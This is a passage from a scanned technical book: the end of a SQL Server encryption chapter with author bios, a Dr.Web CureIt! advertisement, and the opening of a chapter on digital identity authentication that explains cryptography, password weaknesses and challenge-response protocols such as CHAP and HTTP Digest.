where you want to place the processor workload corresponds to the layer where you want to encrypt the data for the SQL Server database.

When using SQL Azure as your database instance, the encryption options are extremely limited as SQL Azure does not support most of the options described in this chapter. With SQL, Azure encryption can be handled within the application tier without issue. However, as of the spring of 2011, SQL Azure does not support any encryption within the SQL Azure database. SQL Azure does, however, support hashing using the same algorithms as the onsite SQL Server instances.

REFERENCES

- Levy, S., 2002. Crypto: How the code rebels beat the government saving privacy in the digital age, 1st ed. Boston, Penguin (Non-Classics). Print.
- Net-Library Encryption. MSDN Microsoft development, subscriptions, resources, and more. n.d. Web. August 22, 2010.
- z/OS V1R9 Information Center – Beta "z/OS V1R9 Information Center – Beta." IBM Support and Downloads – United States. n.d. Web. October 21, 2010.

About the Authors

Denny Cherry is the owner and Principal Consultant for Denny Cherry & Associates Consulting. Denny has over 15 years of experience managing SQL Server, including some of the largest in the world. Denny's areas of technical expertise include: system architecture, performance tuning, replication, and troubleshooting. Denny currently holds several of all the Microsoft Certifications related to SQL Server for versions 2000 through 2012 including being a Microsoft-Certified Master for SQL Server 2008. Denny also has been awarded the Microsoft MVP several times for his support of the SQL Server community. Denny has written numerous technical articles on SQL Server management and how SQL Server integrates with Enterprise Storage, in addition to working on several books.

Technical Editor Biography

As a Head Geek for SolarWinds, Thomas works with a variety of customers to help solve problems regarding database performance tuning and virtualization. He has over 15 years of IT experience, holding various roles such as programmer, developer, analyst, and database administrator. Thomas joined SolarWinds through the acquisition of Confio Software, where he was a technical evangelist. He also serves on the Board of Directors for the Professional Association for SQL Server. Thomas is an avid blogger and the author of DBA Survivor: Become a Rock Star DBA, a book designed to give a junior to mid-level DBA a better understanding of what skills are needed in order to survive (and thrive) in their career. He is a Microsoft Certified Master, SQL Server MVP, and holds a MS in Mathematics from Washington State University as well as a BA in Mathematics from Merrimack College.

Dr.WEB®
CureIt!™

EMERGENCY CURING

for Windows workstations and servers

including those running other anti-virus software

FUNCTIONS:

- Cures Windows workstations and servers.
- Verifies the quality of the anti-virus software currently in use.

FEATURES:

- Dr.Web CureIt! doesn't require installation and doesn't conflict with any known anti-virus; consequently there is no need to disable the anti-virus currently in use to check a system with Dr.Web CureIt!.
- Improved self-protection and an enhanced mode for more efficient countermeasures against Windows blockers.
- Dr.Web CureIt! is updated at least once an hour.
- The utility can be launched from removable media including USB storage devices.

LICENSING FEATURES:

The utility is available for free when used for non-business purposes.

Doctor Web is the Russian developer of Dr.Web anti-virus software. Dr.Web anti-virus software has been developed since 1992. Doctor Web is one of the few anti-virus vendors in the world to have its own technologies to detect and cure malware. Dr.Web anti-virus software allows IT environments to effectively withstand any threats, even those not yet known.

Digital Identity Management Authentication Systems

by Christophe Kiennert, Samia Bouzefrane and Pascal Thoniel

The notion of digital identity cannot be fully understood without considering the concept of authentication. The aim of digital identity is simply to formalize the individualization of access to computer networks, conditional by the existence of means of verifying the digital identity of users or objects. We therefore need to be able to authenticate equipment, services and individual users, whether for local or broader networks, wired or wireless systems and client-server or distributed architectures. All aspects relating to private access, i.e. access control to information and resources reserved to certain entities, are dependent on authentication.

The generic term “authentication” covers a wide range of protocols, systems and architectures, with varying levels of robustness (i.e. the capacity to resist to attacks) and complexity. Generally speaking, the aim of designing an authentication system is to reach a compromise between these criteria, as high levels of robustness generally imply high levels of complexity that may limit, or even prevent, use of the system.

For this reason, the most widespread authentication system in current use (notably for online authentication) is, unsurprisingly, the simple combination of a username and password, i.e. the sending of the simplest possible identity model, generally over an unprotected connection. The limitations of this system in terms of security are well known. Efforts have been made to prevent the simplest forms of attacks, such as password harvesting through network eavesdropping; however, the principle of permanent passwords remains inherently weak. This is made clear by the success of social engineering, or *phishing* attacks, and dictionary attacks, used to obtain the simple passwords selected by large numbers of users.

In this chapter, we shall provide a detailed description of authentication and the general principles used for authentication systems. We shall then give a general and critical overview of existing solutions, with the aim of highlighting real alternatives to the “user name/password” system. Finally, we shall consider authentication in the context of broader identity management systems for access to Web services.

Authentication: definition and key issues

Identification, authentication and authorization

Identification simply consists of declaring an identity. Authentication, on the other hand, requires *proof* of this identity. We have chosen to use the following, more formal definition: authentication is the security function that consists of providing and checking proof of the identity of a person, the sender of a message, a program, a logical server or a device.

At this point, we wish to highlight two elements of this definition:

1) The notion of proof is not itself defined. The term should be understood in the broadest possible sense, as an element which only the authenticating entity would be able to know or physically possess. A user password is therefore considered to be a form of proof, due to its status as a confidential element, whether or not it is particularly robust. Initial registration of a user name and confidential proof by a system is known as enrollment; this requires prior verification of the identity of a user and is a critical aspect of the process.

2) Successful user authentication in no way guarantees access to protected system resources. This access is dependent on another function, known as *authorization*, which provides authenticated users with access to different system resources.

The notion of *access control* in its broadest sense thus includes identification, authentication, authorization and access logging.

Simple authentication and mutual authentication

The term "authentication" is often used to mean *simple* authentication. The authentication operation always involves two entities, but the relationship between these entities may be established in one of two ways:

- *simple authentication* consists of authenticating one of the two entities to the other entity. The relationship between the two is therefore asymmetric, as one of the two does not need to prove its identity to the other.

- *mutual authentication* requires the authentication of each entity to the other entity. The relationship between the entities is therefore symmetrical.

Most protocols, including password-based systems, use the simple authentication mode. However, two entities may be authenticated via two independent simple authentication protocols. For example, this technique is used for bank Websites: the Web server is authenticated to the user via the Transport Layer Security (TLS) protocol (see section 3.2.5), while the client is authenticated using "username/password"-type data, protected by the TLS session. Note that the TLS protocol is also able to manage mutual authentication, but this would require complex procedures on the part of the client (notably the management of an X.509 certificate) and is therefore very rarely used on the Internet.

Authentication issues

The aim of authentication systems is to guarantee that an entity attempting to access protected resources is genuine. In concrete terms, this consists of preventing two main types of attack, both of which may have serious consequences:

- fraudulent access to a system, allowing access to sensitive data;

- identity theft, which may result in an innocent individual being considered to be responsible for the actions of the attacker.

Clearly, identity theft leads to fraudulent entry into the computer system by the attacker, who holds all of the access rights allocated to the victim. However, fraudulent entry to a computer system alone via a weakness in the authentication system (or its implantation) does not necessarily imply user identity theft.

Identity theft presents a major threat, both for companies, which may suffer serious consequences in terms of both finances and reputation, and for users, who may become implicated in illegal acts committed by the usurper of their identity. While robust authentication systems present significant resistance to identity theft, simple "username/password" systems are highly vulnerable, particularly in cases where users (with low-risk awareness) choose simple passwords.

The issues surrounding the implementation of system authentication therefore require careful consideration, and we need to find alternatives to the ubiquitous "username/password" authentication method.

Individual authentication factors

As we have seen, authentication is essentially based on the notion of proof of an identity. The nature of this proof may vary; for individual identities, these may be divided into four categories that are known as *authentication factors*:

- something the person is (biometrics: finger printing, iris or retina recognition, voice, DNA, etc.);

- something the person possesses (an authentication device, such as a key, chip card, etc.);

- something the person knows (a code, password, etc.);

- something the person can do (e.g. a handwritten signature).

The combination of at least two of these factors is one (but not the only) condition in creating a strong authentication system.

An authentication system will be considered strong if it is hard to usurp the identity of an authorized user who has previously been supplied with a means of authentication. If an authentication system can be easily worked around, biased, fooled or broken by an attacker, however, as in the case of "username/password" combinations, we speak about weak authentication.

Basic security in network protocols

Security services

Network protocols may be classified according to the security services they offer. Authentication is one of these security services, but protocols using authentication are generally designed to provide other additional services in order to add robustness. These security services will be covered in the remaining chapter, and include:

- *data confidentiality*: the ability to make a message incomprehensible, and therefore inaccessible, to any potential attacker or spy. Only the author and legitimate recipients of the message are able to access the contents. Confidentiality is essentially ensured using cryptography.

- *data integrity*: this guarantees that a message has not been altered during communication, between the moment of sending and the moment of reception, either accidentally or intentionally. Hashing functions or other techniques (for example parity bits or cyclic redundancy checks, less reliable than hashing) may be used for these purposes.

- *non-repudiation*: the ability to certify that the author of a message cannot pretend not to have sent it or not to be the real author, and that the recipient cannot deny reception of the message. This also includes guaranteeing the integrity of the message, without which a third party would be able to modify the message in the course of communication. Non- repudiation is implemented using an electronic signature, an asymmetrical cryptographic operation that will be described in more detail in section 3.1.4.2. In different cases, an electronic signature may be applied to the sent message (proof of origin) or to proof of delivery.

- *time stamping*: this is the ability to provide the accurate date (generally to the nearest second) when a message was sent.

These security services are not always necessary for an authentication protocol, depending on the nature of the protocol itself. For example, when using an authentication method based on sending static passwords, the use of a protocol including a confidentiality aspect (e.g. Hypertext Transfer Protocol Secure (HTTPS)) is strongly recommended. However, this element is less useful for authentication methods using one-time passwords; even if an attacker were to obtain the value of a password by spying on the network during a transaction, this password could not be used for authentication in the victim's name during a later transaction.

Typology of network attacks

Attacks on networks may be classified and differentiated by type in order to obtain a more detailed judgment of the solidity of protocols and architectures, notably those used for authentication. These attacks may be grouped into two complementary categories: active attacks, which involve an injection of traffic by the attacker, and passive attacks, based on spying on communications.

Passive attacks are relatively scarce from a classification perspective, but can be carried out with relative ease, particularly if the traffic is not encrypted. There are two types of passive attacks:

- *eavesdropping (tapping):* the attacker simply listens to messages exchanged by two entities. For the attack to be useful, the traffic must not be encrypted. Any unencrypted information, such as a password sent in response to an HTTP request, may be retrieved by the attacker.

- *traffic analysis*: the attacker looks at the metadata transmitted in traffic in order to deduce information relating to the exchange and the participating entities, e.g. the form of the exchanged traffic (rate, duration, etc.). In the cases where encrypted data are used, traffic analysis can also lead to attacks by cryptanalysis, whereby the attacker may obtain information or succeed in unencrypting the traffic.

Active attacks take a wider variety of forms, with an almost endless number of possibilities. In an active attack, the attacker is involved in a communication, either by sending or modifying messages. The main types of active attacks are as follows:

- *replay*: this attack consists of recording a series of messages exchanged by two entities, typically a client (the victim) and a server, in order to play them back as-is to the same server with the aim of obtaining access to protected resources, for example. This attack type works on encrypted conversations, unless additional countermeasures have been taken. These countermeasures generally take the form of random number exchanges or time stamping.

- *denial-of-service*: in this case, the attacker aims to exhaust the network or system resources of a machine. One well-known variant is the distributed denial of service (DDoS), where a large number of zombie (malware-compromised) machines are used to generate a very large amount of traffic for a given target.

- *man in the middle* (MITM): in this case, the attacker relays communications between victims, in each case pretending to be the other legitimate correspondent. The attacker therefore intercepts all messages and is able to modify them before transmission to the true recipient, as shown in Figure 1. MITM attacks are hard to prevent from a theoretical perspective. When designing a protocol including countermeasures, these measures lead the protocol to question the identity of the correspondent during the authentication process itself; this prevents production of a proof of identity. By definition, all password-based protocols, including OTPs, are therefore vulnerable to MITM attacks.



Figure 1. Man in the middle principle

Brute force attacks also fall into this category. In this case, the attacker aims to obtain a secret code by testing all possible combinations; this is only efficient in cases with a relatively limited number of possibilities. Dictionary attacks also fall into this category, targeting passwords by testing dictionary terms and close derivatives.

Cryptography principles

The authentication protocols discussed in this chapter often make use of cryptography; in this section, we shall provide a brief (and informal) overview of the principles involved.

Cryptography involves two broad categories of algorithms, relating to *symmetric* and *asymmetric cryptography*.

Symmetric cryptography

In symmetric cryptography, two entities, traditionally known as Alice and Bob, share a key. When Alice wishes to encode a message to send to Bob, she uses a symmetric algorithm, using the secret key and the message as parameters. When Bob receives the message, he applies the corresponding decryption algorithm, using the same key as a parameter. The principle of symmetric encryption is illustrated in Figure 2, where E is the encryption function and E^{-1} the corresponding decryption function.

3 Data Encryption Standard (DES) and Advanced Encryption Standard (AES) are two of the best-known and most robust symmetric encryption algorithms.



Figure 2. Principle of symmetric encryption

Despite the existence of robust algorithms and strong performances in terms of calculations, symmetric cryptography presents two main limitations:

- the number of keys to manage: a different symmetric key is needed for each pair of correspondents. Thus, the number of keys required increases in line with the square of the number of individuals;
- the exchange of the secret key: we know that Alice and Bob share a key, but the way in which this key is exchanged is not specified. Security at this stage is a significant issue; asymmetric cryptography offers one possible solution.

Asymmetric cryptography

In asymmetric cryptography, each entity has a *pair of keys*: the first key is public, accessible to all, and the other is private, and should only be known to the legitimate holder. These two keys are specific to a given algorithm and are related in a very specific manner; essentially, if one key is used for encryption, then the other will be used for decryption. If Alice wishes to send an encrypted message to Bob, she uses Bob's public key for encryption; Bob then decrypts the message using his own private key, as shown in Figure 3.



Figure 3. Principle of asymmetric encryption

Using this model, we no longer need to consider the way in which the key is common, and the number of keys is no longer an issue. However, other problems arise, including:

- performance: significantly reduced when compared to symmetric algorithms, making it impractical to encrypt large volumes of data. For this reason, asymmetric cryptography is often used to transport a symmetric key. This symmetric key then allows much faster encryption of data. This is known as a hybrid cryptosystem;

- guaranteeing the connection between a public key and the identity of the holder: we must ensure that an individual is, in fact, the legitimate holder of the public key he or she claims to possess. If this is not the case, there is nothing to prevent Bob from declaring that he has Alice's public key.

This second issue is particularly tricky and no simple solution has been found. Currently, the association between a public key and its holder is managed by *public key infrastructures* (PKIs); roughly speaking, the principle behind PKIs involves creating a certificate to confirm this association. The certificate is supplied to the holder of the public key by a certification authority (CA), acting as a trusted third party, and is digitally signed using the authority's own private key. The authority's public key is universally acknowledged to be trustworthy, and is not questioned, meaning that any individual may verify that a certificate has been signed by a recognized CA.

We shall not go into detail concerning the operation or limits of PKIs here. However, we clearly see that these are highly complex infrastructures, based essentially on the notion of trust, which may be questioned.

Finally, note that all asymmetric cryptography algorithms are based on difficult mathematical problems (i.e. problems that cannot currently be solved using algorithms with polynomial complexity), such as the factorization of an integer into two prime numbers or calculation of the discrete logarithm. However, there is no proof that these problems are truly difficult, and we cannot guarantee that an algorithm of polynomial complexity enabling the solution of these problems will never be found. A discovery of this kind would automatically "break" the cryptographic algorithms using the problem in question (for example RSA and El Gamal, or Elliptic Curve Cryptography (ECC) elliptical curves).

Hash functions

In addition to cryptographic algorithms that are used to ensure the confidentiality of communications, a specific family of algorithms is used to guarantee the integrity of exchanges. These are known as cryptographic hash functions.

For each message, these functions create a hash value (or simply hash) of a fixed length with a certain number of properties, which will not be discussed formally here. These are "one-way" functions: it is virtually impossible to recreate the input data from the hash alone. Moreover, if a message is modified even slightly, a good hash function will produce a hash very different from that of the original message, and the new hash cannot be predicted based on the modification. Finally, a good hash function should also be resistant to collisions, i.e. it should be very difficult to find two messages M and M′ with the same hash.

The hashes produced by widespread hash functions are generally very small in relation to the size of messages. The hashes produced by the MD5 algorithm [RFC 92a], for example, are of 128 bits; SHA-1 [NAT 02] produces 160-bit hashes, and SHA-256 [NAT 02] produces 256-bit hashes. Collisions cannot therefore be avoided completely; the purpose of a hash is therefore not to be "decoded" to obtain the original message, as this will not be possible. The role of the hash is simply to show whether or not a message has been modified in the course of communication.

In order to be effective, a hash function should be combined with other cryptographic primitives in a protocol. It would be easy for an attacker to recalculate a correct hash for a message which he or she had modified; however, if a message and the associated hash are encrypted by the sender, then an attacker would be unable to correctly modify the encrypted value of the message hash.

In the same way, a *digital signature*, whereby the sender of a message encrypts the hash using a private key before attaching it to the message, will ensure integrity, authentication of the sender and non-repudiation of a message. The principle of a digital signature is illustrated in Figure 4.

Finally, note that, while they are still widespread, use of the MD5 and SHA-1 hash functions is now strongly discouraged; the first is considered to be broken (it is now easy to create collisions [WAN 05]), and the second is considered to be severely weakened.



Figure 4. Principle of the digital signature

Principal authentication systems

In this section, we will present an overview of authentication systems, grouped by generic operating principle; note, however, that this is not an exhaustive list of all available standardized protocols, which would be of limited interest.

Static password authentication systems

As we have already stated in a number of occasions, static password authentication is currently the most widespread method used for the general public, despite its numerous weaknesses. A number of variations are possible, based on the way in which the password is transmitted: unencrypted, encrypted or hashed.

Unencrypted password

The weaknesses of static password systems with unencrypted transmission are evident; a simple list of some of the most obvious examples is enough to show the ease with which an attacker may be able to obtain a password. These methods include:

- eavesdropping: by "listening" to the network, the attacker obtains a user password and can then take on the identity of the victim by filling in the authentication form;
- dictionary attack: this is used to obtain "weak" passwords. These are passwords which users are able to remember easily, and for this reason, they are widely used. This form of attack takes account for minor variations to dictionary modes, such as the addition of a number or a capital letter in the middle of a word;
- social engineering attack: the attacker attempts to guess the password based on the user's personal information (date of birth, names of children or pets, favorite sports, etc.);
- phishing: this method consists of sending fraudulent e-mails imitating a recognized institution or company, such as a bank, inviting the user to supply login details through the attacker's Website (which also imitates the company Website), ostensibly to reactivate or unblock a personal account.

Minor countermeasures have been adopted by a certain number of Websites in an attempt to limit the impact of some of these attacks. Dictionary attacks are now harder to carry out online due to limitations on the number of authentication attempts that may be made in a given period; however, this is also inconvenient for the victim of an attempted attack, whose account will be blocked for a time.

In addition, many Websites use a more or less precise measurement of user password entropy, i.e. the ease with which the password may be obtained by brute force. Passwords considered to be weak are generally not accepted. However, it is not easy for users to memorize complex passwords. For this reason, users often

store passwords in their browser, which is a non- secure environment. This can also generate other problems: when a user changes equipment, for example, they may lose access to one or more accounts for which they have been unable to memorize the password.

Generally speaking, the sole advantage of static password authentication is the supposed ease of implementation. This is only partially true; although it is technically simple to implement, a degree of complexity is passed on to the user, who is responsible for the security of his or her passwords. This presents a real objective difficulty, particularly when managing multiple passwords.

Encrypted password

The addition of confidentiality for the transmission of passwords is a superficially attractive idea for counteracting some of the weaknesses of this model. Using encryption, an attacker operating through passive surveillance will not be able to obtain a user password. However, this is the only advantage of this method; taken in isolation, password encryption adds nothing from a security perspective. While an attacker will be unable to obtain a user password directly, they will be able to observe the coded value, and this is sufficient to take on the identity of a victim. This type of attack is known as *replay*, where the attacker records an exchange and replays the obtained values (values which the attacker would be unable to calculate independently).

For password encryption to be effective, an attacker must not be able to replay or predict the encrypted value of a password. A unique and random element must therefore be added to the authentication value. The coded value of the password for a specific authentication session must then depend on this element. This is the principle behind *challenge-response* protocols, which will be described in section 3.2.2.

3.2.1.3. Hashed password

One solution that is widely used by Unix systems is the storage of password hashes, obtained using a hash function such as MD5, on a server. This replaces unencrypted storage of passwords. The advantage of this approach is that it exploits the one-way property of hash functions, meaning that even if an attacker obtained the password hash file, he or she would not be able to retrieve the actual passwords. However, this technique offers no protection against replay attacks, and remains vulnerable to dictionary attacks: an attacker in possession of a hash file will be able to carry out a dictionary attack offline, comparing the hashes of tested words to the hashes contained in the file in order to retrieve simple passwords.

This solution is only truly effective if the password hash file is itself protected, and when system authentication is carried out at local level with no transmission over the network.

Challenge-response authentication systems

Unencrypted transmission in static password authentication systems is clearly not ideal; moreover, the use of encryption or hashing functions alone is not enough to increase the security level of this type of authentication system due to the ease with which an attacker may implement replay attacks.

Challenge-response principle

The aim of the challenge-response technique is to provide a simple and efficient defense against replay attacks. The underlying principle may be summarized as follows, in the case of simple client authentication by a server:

- the server sends a challenge to the client, generally a *nonce*, i.e. an arbitrary unique number. This challenge does not need to be encrypted;
- the client calculates a response, based on their secret, typically a password, and the challenge sent by the server. Even with a static password, the response of the client will therefore be different for each authentication procedure;
- the server, which already has the client’s secret, carries out the same calculations and compares its results with the response. If the results match, the client is authenticated.

Note that this is simply a generic description of challenge-response-type protocols. A number of variations exist, often much more elaborate. With the exception of the simple examples described in the previous section, most authentication protocols involve this challenge-response mechanism in one form or another. However, the simple implementation of this mechanism is not sufficient to protect against replay attacks: it must also be effectively integrated into the authentication protocol. Notably, the response calculation in step 2 must offer sufficient protection against elementary attacks. This calculation generally involves hashing functions or symmetric or asymmetric encryption.

Using hash functions

The calculation carried out by the client in order to respond to the challenge issued by the server often makes use of a hash function. The most typical example of this type is the *Challenge Handshake Authentication Protocol* (CHAP) [RFC 96], used in layer 2 of the Open Systems Interconnection (OSI) model when establishing point-to-point connections with the *Point to Point Protocol* (PPP). CHAP is an advanced version of the *Password Authentication Protocol* (PAP) [RFC 92a] that is involved in sending the user's password over the network in unencrypted form, and constitutes the simplest challenge-response-type protocol.

The operation of this protocol corresponds precisely to the scenario described before. The CHAP protocol simply stipulates that the client response is equal to H(*pw* || *nonce*), where || is the classic concatenation operator, *pw* the user password and H a hashing function such as MD5 or SHA-1. The full exchange is shown in Figure 5.

While CHAP offers effective protection against replay attacks, it remains vulnerable to the classic dictionary attack. An attacker monitoring a line will be able to access the nonce and the value H(pw || nonce), and then carry out an offline attack to test dictionary passwords and their derivatives until the value of the client response is obtained. The attacker will then be able to calculate the password. Consequently, CHAP cannot be considered to be a satisfactory authentication protocol, despite the use of the challenge- response mechanism.



Figure 5. The CHAP protocol

Another widespread protocol that is similar to CHAP is HTTP Digest [RFC 99], used at application level. HTTP is the leading Internet navigation protocol, and may also be used to authenticate users to control online access to protected resources. However, from a security perspective, HTTP is relatively simple and only offers two user authentication methods: HTTP Basic and HTTP Digest. The first method is equivalent to PAP from an application perspective, and offers no protection against eavesdropping. User names and passwords are transmitted in unencrypted form in the HTTP headers of exchanges following authentication, greatly increasing the risks of surveillance.

The second method, HTTP Digest, is similar to the CHAP protocol, but is somewhat more elaborate, notably because of the additional parameters used in the calculation of a more complex client response. However, it

does not allow us to choose a hashing function, imposing the use of MD5, an algorithm that is now considered to be unsafe. Moreover, during an authentication session, the only parameter that remains hidden from an attacker is the client password. Despite using a more complex implementation of the challenge-response principle, HTTP Digest is therefore vulnerable to the same types of attack as CHAP.

Furthermore, HTTP Digest is also vulnerable to man-in-the-middle attacks, where an attacker, placed between the server and the client, is able to intercept the HTTP response of the server requesting an HTTP-Digest- type authentication; the attacker may then transparently replace this request by an HTTP-Basic-type authentication demand. It is then easy for the attacker to retrieve the victim's password and use it for server authentication, following the HTTP Digest method imposed by the server.

Using encryption functions

Another form of challenge-response protocols involves using encryption, for example by requiring "correct" encryption of a challenge.

In the case of symmetric encryption, the client and the server must be able to derive the same encryption key using common information, typically the client's secret information and the challenge issued by the server. An attacker would be unable to obtain the challenge encryption key without knowing the client's secret. One significant advantage to this method is that the common secret is not transmitted over the network, even in hash form.

However, weaknesses sometimes remain in the way in which the key is derived, which can lead to information leaks concerning the user's secret or make the method vulnerable to optimized brute force attacks.

As an illustration, let us return to the example of the CHAP protocol. Microsoft has produced two proprietary versions of the protocol: MS-CHAPv1 and MS-CHAPv2. These variations aim to provide a more complex version of CHAP in order to make the type of attack described above harder to carry out (the use of passwords, by definition, means that it will always be possible to crack simple passwords using a dictionary attack). The basic idea used in MS-CHAPv1 was not to send the hash of the password and the nonce, but to use the password to derive symmetric keys used to encrypt the nonce. If the nonce was correctly encrypted, then the client was authenticated. However, these keys were obtained from hashes of the user password using a hashing function that itself possessed significant weaknesses, and the protocol was rapidly broken. MS-CHAPv2 attempted to correct the weaknesses of the previous version and included mutual authentication. However, unfortunate design choices meant that MS-CHAPv2 still contained significant weaknesses in the generation of symmetric keys, and efficient attack methods have been developed for this protocol [SCH 99].

In cases where a challenge-response protocol uses asymmetric encryption, the client is required to encrypt a challenge with a private key which they alone possess. The server can then use the client's public key to decrypt the challenge and check that the value is identical to that sent to the client. In this case, there is no need for a common secret: the client is identified simply by the fact that they possess the private key. However, we cannot be sure that the client is the legitimate holder of the pair of keys, i.e. whether we can trust their certificate, and consequently whether we can trust the principle of PKIs. Moreover, the complexity involved in certificate management means that this type of challenge-response protocol is not suitable for use by the general public.

Conclusion: challenge-response systems

These considerations show that, while the challenge-response principle presents significant conceptual gains (notably in offering quasi-systematic protection against replay attacks), it is not sufficient to design an authentication protocol free from major security weaknesses. However, this principle is generally a necessary element of secure protocols, and a number of elaborate and robust protocols have been developed based on challenge response. The TLS-PSK protocol (TLS in *Pre-Shared Key* mode), for example, may be considered to be a common-secret authentication protocol (this secret may be a password, although, in practice, pseudorandom values are used), which operates on the challenge-response principle without presenting any significant weaknesses.

Note that other protocols take challenge-response logic even further. These are known as *zero-knowledge* protocols. The verifier sends repeated challenges to the prover, in sufficient number to ensure that an attacker will have a negligible probability of providing the correct response to all of the challenges. No knowledge can be obtained by observing the response to a challenge concerning the prover's secret information, hence the name of the protocol. At the end of the iteration process, the verifier can be certain that the prover has the relevant secret information, but does not possess any other information concerning the secret. However, these protocols are not suitable in cases where the secret is a password, as the random aspect involved is minimum. They are generally based on non-deterministic polynomial-time (NP)-complete problems, for which it is easy to verify a given solution, while it is considered impossible to find a solution, for instances of these problems with a sufficiently large input size.

OTP authentication systems

Many systems have now abandoned static password authentication systems in favor of dynamic OTPs. As the name suggests, the OTP method consists of submitting a password, which is only valid once and at a specified time, for authentication.

The user does not therefore choose his or her own password, which generally consists of a pseudorandom sequence, the length of which varies depending on the implementation. The fact that the password is only valid at a given time and does not allow for errors (if an error occurs, another password is required) constitutes a defense against brute force or dictionary attacks, social engineering attacks and phishing. Consequently, an OTP may often be a simple sequence of four or five characters. In addition to being unique, an OTP must also be unpredictable: knowledge of previous OTPs should not allow an attacker to deduce future OTPs.

A range of approaches have been developed for authentication systems using OTPs. In this section, we shall describe a number of these implementations in order to show the variety of possible techniques.

3.2.3.1. The S/KEY protocol

